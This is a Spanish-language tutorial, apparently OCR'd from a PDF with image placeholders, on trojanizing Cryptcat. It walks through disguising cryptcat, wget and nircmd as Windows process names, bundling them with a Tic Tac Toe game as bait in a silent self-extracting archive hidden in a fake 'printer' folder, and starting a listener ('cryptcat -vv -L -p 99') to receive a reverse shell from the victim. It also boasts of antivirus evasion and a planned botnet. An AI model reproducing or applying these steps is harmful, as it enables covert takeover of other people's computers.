
Jugando con Cryptcat I

¿Que es Cryptcat?
R: Es un software que tiene exactamente la misma funcionalidad que netcat a diferencia que su transferencia de paquetes son encriptados, en otras palabras mas simples es lo mismo que el netcat pero cuando alguien está monitoreando su red ya no podrá ver lo que está pasando… antes con netcat podían descubrirte gracias a sus "Sniffers" tal como aparece en esta imagen:



Si no entiendes lo que digo entonces no te preocupes… lo que quiero decir es que es mas seguro que netcat eso es todo :p .

Otra ventaja es que Cryptcat **NO** es detectado por ningún antivirus porque es una herramienta de administración remota… al igual que netcat pero bueno… así son las cosas de la vida, de seguro en unas semanas o meses mas será tomado como troyano igual que netcat.

En este tutorial aprenderemos a sacarle el jugo a cryptcat como herramienta remota desde subirlo con una webshell hasta convertirlo en un poderosísimo botnet.
OK, manos a la obra.

Materiales:
Cryptcat NT
Winrar
HFS
Wget
Nircmd
Un icono

Pueden descargar cada archivo desde http://whk.sitehacking.net/?page_id=8 donde dice "**bin**".

Para los que no saben que es NetCat haré un pequeño repaso sobre:


Troyanizando Cryptcat (Shell inversa)

Primero le cambiamos el nombre al cryptcat y le pondremos "**msnmsgr.exe**", al wget le ponemos "**smss.exe**" y por último al Nircmd le ponemos "**update.exe**", ahora debería quedar algo asi… no se olviden de cada nombre para no confundirse después:


cryptcat.exe > msnmsgr.exe
wget.exe > smss.exe
nircmd.exe > update.exe

Mas adelante veremos para que sirve el wget y el nircmd.


Ahora escogemos una carnada… en mi caso usaré un juego llamado ttt (Tic Tac Toe) conocen el juego del gato? :p , ahora que tenemos los 4 ejecutables (msnmsgr.exe, smss.exe, update.exe y ttt.exe) vamos a seleccionarlos y con el botón derecho le damos en "**añadir al archivo**"



Ahora le damos nombre (yo le puse carnada.exe) y le decimos que queremos crear un archivo SFX para que se autoejecute al descomprimirse… no importa que la otra persona no tenga instalado winrar porque se ejecutará igual… pasa de ser .rar a .exe




Ahora vamos a la pestaña “Avanzado” y hacemos clic donde dice “Opciones SFX”:




Aparecerá la ventana para las opciones de SFX y donde dice “Carpeta de extracción” le ponemos **%homepath%\printer** ¿Por qué?, porque %homepath% significa c:\documents and settings\usuario y es el único


directorio donde tienes acceso de sobre escritura (%tmp% está dentro de %homepath%), además le decimos printer para hacer creer que es un driver o algo que tenga que ver con impresoras.. asi no sospechan :p . Donde dice “Ejecutar tras la extracción” escribimos “ejecutar” y nada mas… después veremos porque:




Ahora vamos a la pestañita “Modos” y le decimos que no muestre nada y que no sobrescriba nada para evitar que arroje errores al intentar sobrescribir:




Ahora vamos a la pestaña “Texto e icono” y vamos a elegir el icono para nuestra carnada (yo elegí el de Dungeon :p).. tal como aparece en la imagen después de elegir el icono le damos aceptar y luego aceptar nuevamente en las opciones avanzadas de SFX:



¿Recuerdan cuando pusimos “ejecutar”?, ahora lo vamos a editar en la pestaña “Comentario”:




Debe quedar de la siguente manera:



Esto significa que se ejecutará el cryptcat e inmediatamente el juego ttt para no levantar sospechas. Luego le damos aceptar y debe quedar algo asi:



carnada.exe

Donde dice 127.0.0.1 le ponemos nuestra IP obviamente. (tu ip puedes verla abriendo el menú inicio y haciendo clic donde dice “ejecutar” y le pones esto: **cmd /c ipconfig&&pause** y le das aceptar, debe aparecerte algo como esto:



Como pueden ver la ip que usaremos en Internet será la de color rojo y si lo hacemos en una pc que está dentro de una misma red por ejemplo las PCs de tu casa usarás la verde. La de color verde es la que dice “Conexión de área local” y la de rojo aparece el nombre de tu conexión, en mi caso dice speedy.


Ahora para mayor comodidad colocamos nuestro cryptcat en C:\windows y luego vamos al menú inicio y hacemos clic en “ejecutar”, luego escribimos “CMD” y le damos en aceptar… te aparecerá una pantalla similar a la de arriba y escribirás **cryptcat -vv -L -p 99** , por último le das la carnada a la persona de prueba (victima) y cuando lo ejecute ya tendrás el control de su pc a través de una shell inversa encriptada :D



Ahora que ya tenemos la shell les enseñaré el uso de Wget y Nircmd.

¿Nunca has sentido la necesidad de hacer transferencia de archivos?... el Wget te permite eso de la siguiente manera.

